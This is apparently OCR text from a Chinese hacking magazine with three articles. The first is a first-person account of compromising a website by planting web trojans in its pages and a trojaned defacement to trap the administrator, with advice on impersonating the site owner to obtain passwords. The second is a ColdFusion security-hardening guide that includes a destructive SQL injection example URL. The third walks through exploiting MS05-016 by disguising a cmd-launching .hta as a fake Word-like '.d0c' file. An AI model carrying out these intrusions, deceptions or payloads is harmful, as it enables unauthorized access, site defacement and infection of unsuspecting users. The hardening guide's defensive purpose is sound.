


图4

可是不知道他什么时候登陆呢，我干脆去当回坏人，发了几个人身攻击的帖子，恶意灌了一回水，就不信你管理员熬得住不上来删帖子！（不是我的本意，大家原谅！）嘿嘿。

再转悠了几下子，发现C:\Program Files下有3721，乖乖，难道服务器还有人拿来上网啊？不过也不排除那种可能，二话不说，找人要了最新的网页木马的代码，找网站几个关键的页面插进去，如图5所示，又是一个陷阱，只等你打开IE上网！再找找，发现这个管理员还好，服务器上不聊QQ，也没有什么游戏，要不然我们又可以给他捆上个东西，捆什么？当然是木马了！我还真遇到有人在服务器聊QQ玩连连看外加看少儿不易的东西，呵呵，这样的机器要是还搞不定就真是你的问题了。

这个机器上基本上已经到处是陷阱了，只等管理员上线了，我可等不急了，催催他吧！拿出经典的黑站图片，插入网页木马在里面替换主页黑了他！（这里我了解管理员的水平所以这么做的，大家千万不要模仿！）就等他发现了，我们的陷阱可是在等他的啊！可是这个网站好象人气不怎么好，等了半天也没有人清除黑页。算了，中招是迟早的事了，你要是没有耐心，可以在网站上找下他的QQ告诉他，注意社会工程学的应用啊，呵呵。中间的过程做得很理想，实际的入侵中需要注意隐蔽及如何避免被怀疑是最重要的，除非你确认你的对手是个真正的菜鸟！




图5

四、其它的思路

这里还要说点其它的，得到webshell和权限有更好的办法，上那个可以查询网站信息的站点，http://www.webhosting.info查询下他的信息，如图6所示，注册个相似的邮箱，或者直接打电话，然后冒充下站长说自己的密码丢了，偶不怎么擅长这个，所以都是听人家说的，不要小看这种方法，当时可是有个著名的黑客把这种方法用得炉火纯青啊。




图6

上次跟小默上电信机房，发现那里检查真不是怎么严，签个名就让进去，进去之后还什么都不管。一些服务器就那样开着，管理员已经登陆但是人不在，还有一些很重要的服务器都可以直接操作的，真不知道放个马到网关上去会怎么样，这里说的东西或许有些偏离黑客的技术了，但是，你敢保证这些旁门左道不会威胁到你的主机？意识很重要，再怎么小心都不为过，好了，我就说到这里，有什么问题可以在杂志中补充或者论坛讨论，我的ID是剑心。

ColdFusio 安全初探

图Safer

前言

提起ColdFusion可能很多国内的朋友都不了解，下面我们先来介绍介绍。ColdFusion是Macromedia ColdFusion MX的简称，是建立动态Web站点和通过Web访问公司资料的强有力的工具。使用强大易用的ColdFusion Markup Language (CFML)，Web开发者能够使用多种后台数据库来快速建立和配置复杂的Web应用。

现在的最新版本是ColdFusion MX，ColdFusion MX对J2EE应用服务器技术完全支持，能帮助网络应用开发人员轻松地完成对Java平台的再度利用以及应用开发。(Macromedia已推出多跨针对不同j2ee平台的服务器)。

ColdFusion服务器在系统中地位有点像Tomcat，可以作ColdFusion语言的解释器，也可以作为web服务器。当然你也可以不用ColdFusion作为web服务器，那样的话就需要配置一个web服务器。

CFML因其功能强大，简单易学和对当前所有流行操作系统的支持，以及良好的JAVA扩展等特性而在国内越来越得到众多程序员的青睐。不过任何语言本身都没有安全性可言，如果编写程序的人本身没有安全意识，那么写出的代码自然就容易犯错。下边我就是如何设置好CFML脚本的安全性从十个方面谈一点小意见。

一、应用程序保护

为应用程序加上安全防护，保护我们的程序不被他人非法使用（比如web程序的管理界面），这里我们举个SESSION验证的小例子。大家也可以根据需要构建一套自己的应用程序安全防护功能。

1. 密码保护的代码

```
<!--- Code By Safer --->
<cfset request.passwordadmin="safer"><!--- 设定密码为safer --->
<CFIF IsDefined("Form.Login")>
    <cfif form.s_password is request.passwordadmin><!--- 判断用户输入密码是否和我们设定的一样 --->
        <CFSET SESSION.Auth = StructNew()>
        <CFSET SESSION.Auth.IsLoggedIn = "Yes">
    </cfif>
</CFIF>
<CFIF NOT IsDefined("SESSION.Auth.IsLoggedIn")><!--- 如果没登陆返回登陆页面 --->
        <form action="5.cfm" method="post"><input type="password" name="s_password">
            <input type="submit" name="Login" value="Submit">
        </form>
    <cfelse>
    <cfoutput>判断为管理员后，加入你的管理程序代码</cfoutput><!--- 登陆成功后显示的页面 --->
    </CFIF>
```

2. 限制IP登陆的代码示例

```
<CFIF #left(cgi.remote_addr,7)# is "192.168">
    <!--- 你要显示的代码 --->
<cfelseif #left(cgi.remote_addr,7)# is not "192.168">
    <CFlocation url = "http://www.yahoo.com">
</cfif>
```

3. 和数据库结合的密码保护

大家熟悉的一些论坛管理程序就是基于这样的，这里不再示例。

二、防止跨站脚本攻击

我们所说跨站脚本是指在远程WEB页面的html代码中插入具有恶意目的的数据，用户认为该页面是可信赖的，但是当浏览器下载该页面，嵌入其中的脚本将被解释执行。有时候跨站脚本被称为"XSS"，这是因为"CSS"一般被称为分层样式表，这很容易让人困惑，如果你听某人提到CSS或者XSS安全漏洞，通常指得是跨站脚本。

目前大多数有安全意识的web程序通常采用如下3种手段来防止XSS攻击：

1.在用户输入的字符中禁止html语句

2.只允许特殊的标记，用这种标记来代替html标签产生的效果

3.从html代码中过滤掉动态脚本

在CFML中我们可以使用 HTML CodeFormat 或 HTMLEditFormat() 函数将HTML代码转换成安全的格式显示，比如"<"会被换成"<"，还可以使用替换的方法将跨站脚本中要用到的关键字替换掉（下面给出了过滤代码的小例子）。

```
text = replace(text, "<", "&lt;", "ALL");
text = replace(text, "#chr(10)#", "<br>", "ALL");
text = replace(text, "#chr(13)#", "", "ALL");
```

（跨站脚本千变万化，还会以不同进制来提交。这就需要程序员仔细的过滤拉）

三、表单数据效验

1. 基本的服务端效验

服务器端效验通常是由一组或几组<CFIF>语句来完成，它检查每个字段和数据类型。如果其中一个失败可用<CFABORT>函数终止执行，或者用<CFLOCATION>函数使得用户重定向到另一页面。示例代码如下：

```
<CFIF isdefined("form.userid")><!--- 判断是否存在重From提交来的userid变量 --->
    Error!
    <CFELSE NOT Len(Trim("form.userid"))><!--- 判断提交上来的userid长度--->
    <CFABORT><!--- 终止执行判断 --->
    <CFELSE ISNumeric("form.userid")><!--- 判断提交上来的userid类型是否为数字--->
    Go Back!
    </CFIF>
```

2. ColdFusion 嵌入表单效验

为了增加一个校验规则，我们需要增加一个隐藏字段**<input type="hidden" name="Name_required" value="错误讯息">**如果用户没有填写Name字段，CFML将拒绝提交并返回错误讯息。ColdFusion 支持以下几种效验规则：

```
_date       常用数据格式的日期 例如 MM/DD/YY MM/DD/YYYY
_eurodate   与_date相同(欧洲时间格式)
_float      数字数据,允许小数点
_integer    数字数据,不允许小数点
_range      数值的范围,必须指定最大值或最小值、在VALUE参数中作为MIN MAX
_required   必须字段,不能为空
_time       常用时间格式
```

3. 客户端效验

将HTML中的<form>替换为<CFFORM>、</form>替换为</CFFORM>即可。

4. CFINPUT 效验

例如：<cfinput name="zip" type="text" validate="zipcode" size="10" message="Error">，整数可以用zipcode判断。

CFINPUT的数据效验类型如下：

```
creditcard 删除空格和破折号,
date 验证表单中的MM/DD/YYYY
eurodate 验证表单中的DD/MM/YYYY
float 验证表单中的数字数据,允许小数点
integer 验证表单中的数字数据,不允许小数点
social_security_number 表单中的社会保险号
telephone 验证一电话号码
time 验证表单中的时间hh:mm:ss.
Zipcode 验证USA的邮编号（我们也可以那里验证是否为整数）
```

四、保护cfinclude调用的页面

下面我们谈谈如何保护cfinclude调用的页面（感觉像保护asp中的conn.asp），步骤如下：

1.将要被引用的cfm文件名前面添加一个"_"，如incl.cfm改为_incl.cfm；

2.在该目录下建立一个Application.cfm，添加下列代码：

```
<CFIF Left( ListLast( GetTemplatePath(), '\'), 1) is '_'>
<CFHTMLHEAD TEXT='<META HTTP-EQUIV="REFRESH" CONTENT="10; URL=../">'>
<SCRIPT LANGUAGE="JavaScript">
alert("Access Denied");
self.location='../';
</SCRIPT>
<CFABORT>
</CFIF>
```

3.这样，只有使用cfinclude或是自定义tag时，才可使用到_incl.cfm，禁止用户直接访问该_incl.cfm。

五、防范SQL注入

如果我们的CFML程序没有完善，而程序员又没将错误讯息处理好，错误讯息就会毫无保留的显示在页面上（当然其中包括许多重要的信息，比如数据库名称、版本、资料表名等等），下面就我们常用查询函数cfquery 来举个例子：

```
<CFQUERY NAME="movie" DATASOURCE="ows">
SELECT * FROM Films WHERE FilmID=#URL.FilmID#
</CFQUERY>
```

这段代码中Sql查询语句中的FilmID来源于我们重URL提交的ID号，一般情况下用户提交的都是http://127.0.0.1/movie/show.cfm?FilmID=1，此时的sql查询语句是 SELECT * FROM Films WHERE FilmID=1。但是如果少数用户恶意提交http://127.0.0.1/movie/show.cfm?FilmID=1;DELETE Films，此时sql查询语句变为SELECT * FROM Films WHERE FilmID=1;DELETE Films。 这里我们仅仅举例说明下危害，通过数据库本身的函数或利用union等的话危害更大（详细的利用方法这里不多说，想知道的请到www.securityfaq.org了解）。下面我们来试着对FilmID进行过滤，当不存在FilmID或FilmID不为数字的情况下，都将出现我们定义的错误提示。过滤代码如下：

```
<CFIF IsDefined("URL.FilmID")
AND NOT IsNumeric(URL.FilmID)>
... throw an error or something ...
</CFIF>
```

当然我们还可以对sql语句本身做设置，代码见下：

```
<CFQUERY NAME="movie" DATASOURCE="ows">
SELECT * FROM Films WHERE FilmID=<CFQUERYPARAM VALUE="#URL.FilmID#" CFSQLTYPE="CF_SQL_INTEGER">
</CFQUERY>
```

上面的例子中，我们在WHERE条件里加入了CFQUERYPARAM 的TAG，在此卷标属性中的CFSQLTYPE用来指定这个变量中的型态，如果要指定为字符串，则为CFSQLTYPE="CF_SQL_CHAR"。同样CFQUERYPARAM 函数也可以运用在cfinsert，cfupdate等。与数据库操作有关的函数中（CFQUERYPARAM函数的详细说明见后）。

在过滤中常用的函数还有Trin()、消除任何额外的空格Len()、判断长度等，大家慢慢体会。现在我们来看看<cfqueryparam>得语法，它主要有两个属性：

1) 数值（VALUE）

2) 类型（CFSQLTYPE）

你可以从下面给出的举例中，了解cfqueryparam是很容易使用的

例1 ：SELECT * FROM Table WHERE birthday = <cfqueryparam value="#createODBCDate(form.birthday)#" cfsqltype="cf_sql_date">

例2 ：SELECT * FROM Table WHERE username = <cfqueryparam value="#session.username#" cfsqltype="cf_sql_char">

例3 ：SELECT * FROM Table WHERE id = <cfqueryparam value="#URL.hits#" cfsqltype="cf_sql_integer">

正如你所看到的，它相当的简便。需要说明的是你也可以在数值中使用CF Functions，就像我们在第一个例子中使createODBCDate()一样。

类型：（CFSQLTYPE)的属性可以使用下面各种类型：

```
* CF_SQL_BIGINT
* CF_SQL_BIT
* CF_SQL_CHAR
* CF_SQL_DATE
* CF_SQL_DECIMAL
* CF_SQL_DOUBLE
* CF_SQL_FLOAT
* CF_SQL_IDSTAMP
* CF_SQL_INTEGER
* CF_SQL_LONGVARCHAR
* CF_SQL_MONEY?
* CF_SQL_MONEY4?
* CF_SQL_NUMERIC?
* CF_SQL_REAL?
* CF_SQL_REFCURSOR?
* CF_SQL_SMALLINT?
* CF_SQL_TIME?
* CF_SQL_TIMESTAMP?
* CF_SQL_TINYINT?
* CF_SQL_VARCHAR
```

六、上传问题

最近各种版本的上传均出现了重大的安全漏洞，很多由asp、php、jsp编写的WEB程序纷纷被拉下马。作为一名优秀的程序员当然要尽力保证我们程序的安全性，ColdFusion本身并无那些上传的问题，但由于程序员的疏忽还是会留下隐患，下面我们举例说明。

```
<cffile action="upload" filefield="file1" destination="#form.path#" nameconflict="overwrite">
<!--- 这是我们重国内某程序员编写的PubWeBlog中的上传文件内的关键代码 --->
```

下面我来详细说明下代码含义（考虑到像偶一样的CFML菜鸟不少 ^_^）：

```
<cffile action="upload"
filefield="file1" 指定上传的文件名
destination="#form.path#" 指定文件的目的位置
nameconflict="overwrite"> 如果文件存在则覆盖文件
```

不知道现在大家看出什么问题没有？大家觉得他有过滤上传文件类型吗？根本不需要像asp上传那么麻烦，直接上传我们的CFML SHELL 不就OK拉！所有用户输入的数据均是有害的，不认真过滤的话早晚要出事哦。我们来限制上传文件的类型代码如下：

```
<cffile action="upload"
filefield="file1" 指定上传的文件名
destination="#form.path#" 指定文件的目的位置
nameconflict="overwrite" 如果文件存在则覆盖文件
accept="image/gif, image/jpeg"> 限制仅为 gif jpg 的文件类型才能上传
```

七、Sandbox Security

使用ColdFusion Administrator中的Sandbox Security来提升安全性。可以对下列资源进行限制：

```
Data Sources ——— 数据源
CF Tags ————— CF标签
CF Functions ——— CF函数
Files/Dirs ————— 文件/目录*
Server/Ports ——— IP/端口**
*(按照默认设置，一个子目录将继承父目录的Sandbox设置，如果子目录改变设置就会覆盖掉重父目录继承的Sandbox设置)
**(限制你的ColdFusion页面访问某些IP和端口。)
```

八、修改CFML默认扩展名

大家都知道ColdFusion的扩展名是CFM或CFC，但是如果因为某些因素想更改扩展名怎么办呢？ Let's Go!(嘻嘻，偷笑几下——如果我把后缀修改为asp或者jsp呢，^_^)，想改扩展名很简单，步骤如下：

1.找到CFusionMX\wwwroot\WEB-INF\web.xml 然后编辑它（记得做个Bak)。

2.新增个servlet,示范为增加扩展为*.asp。

```
<servlet-mapping>
<servlet-name>CfmServlet</servlet-name>
<url-pattern>*.asp</url-pattern>
</servlet-mapping>

<servlet-mapping>
<servlet-name>CfmServlet</servlet-name>
<url-pattern>*.asp/*</url-pattern>
</servlet-mapping>
```

3.保存web.xml，然后重新启动ColdFusion Server就大功告成了。

下接第73页

微软新洞练练看专辑

微软在经过了一个月的沉寂之后，于四月“厚积薄发”，一次性放出了多个安全通告，而其中又包含了不少严重漏洞，令广大的没有及时升级或者升级有“困难”的Windows用户措手不及。微软此举也让“NoHack编辑群”全体总动员，对其中几个重要漏洞进行了测试。

微软MS05-016漏洞的利用

微软新洞练练看专辑

文 Python

一、简介

本文中，笔者将会为大家展示一下MS05-016公告中所涉及漏洞的利用方法。首先，我们先来简单了解一下MS05-016通告中所涉及到的漏洞。MS05-016指出，Windows Shell中存在远程代码执行漏洞，攻击者可以诱骗Windows Shell启动**HTML Application Host**应用程序，从而通过这个漏洞控制整个系统。上面所说的**HTML Application Host**应用程序就是我们常见的.hta文件，早期很多网页的恶意代码都用到了它。但是，随着大家安全意识的提高，加上安全、杀毒厂商的重视，将含有这类文件的网页列入危险网页中，使得它所能发挥的作用大不如前。但是，由于MS05-016漏洞浮出水面，它终于死灰复燃，噩梦重新开始了……

二、漏洞利用

简单介绍了一下漏洞，下面我们切入正题。为了达到攻击的目的，我们先来建立一个.hta文件，这里，先用VBScript写一段简单的.hta文件，内容如下(代码中“//”符号后为注释部分。请注意，该符号非原语言环境中的标准注释符号)：

```
<script language="VBScript">
set wshshell=createobject ("wscript.shell") // 创建wscript对象
a=wshshell.run("cmd.exe",1) // 调用run方法来运行cmd.exe
window.close // 关闭窗口
</script>
```

用记事本或其他32位编辑器写完后，另存为.hta格式（这里我保存为vbs.hta)。很显然，这个vbs.hta脚本一旦运行，便会弹出一个cmd窗口，但是，上面说过了，**.hta**被大家视为一个危险文件，怎么可能那么多人随意去运行它呢。所以，我们需要做一些更改，而将.hta文件转换的过程便是MS05-016公告中所涉及到的漏洞应用过程，转换过程非常简单，网上提供了相关的exploit代码，在cygwin下编译成ms05016.exe。先看一下ms05016的用法，直接在命令行下运行该命令会有帮助信息，如下：

```
Ms05016 POC
        http:\\www.nohack.cn\bbs
Usage:ms05016 htafilename savefilename
example : ms05016 test.hta TEST.D0C
```

用法简单，为了将上面我保存的vbs.hta文件转换成其他文件，我们运行这样的命令：**ms05016 vbs.hta vbs.d0c**（注：后缀并非word文件的DOC，而是D0C[中间非字母O，而是数字0]），运行完成后，会有成功的提示信息：

```
Ms05016 POC
        http:\\www.nohack.cn\bbs
10752
Make vbs.d0c successful...
```

这时候在vbs.hta的同级目录下就生成了vbs.d0c文件，这里要注意，在转换的时候，千万不要使用在系统中已注册的后缀，例如txt、jpg等等，因为一旦使用这样的后缀，在执行转换完成后的文件时，就会直接调用相关程序来运行，这样，在转换后的文件中暗藏的“杀机”也将因此而不能正常运行。另外，Ms05016的exploit在编写的过程中，加入了Microsoft winword这样的字样，就是为了欺骗用户。例如，我们用UE来打开刚才转换的vbs.d0c文件，搜索一下“4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00”（记住，搜索的时候不要勾选“查找ASCII”一项，因为我们本来搜索的就是ASCII），经过搜索，我们可以在转换后的文件中搜索到多处M i c r o 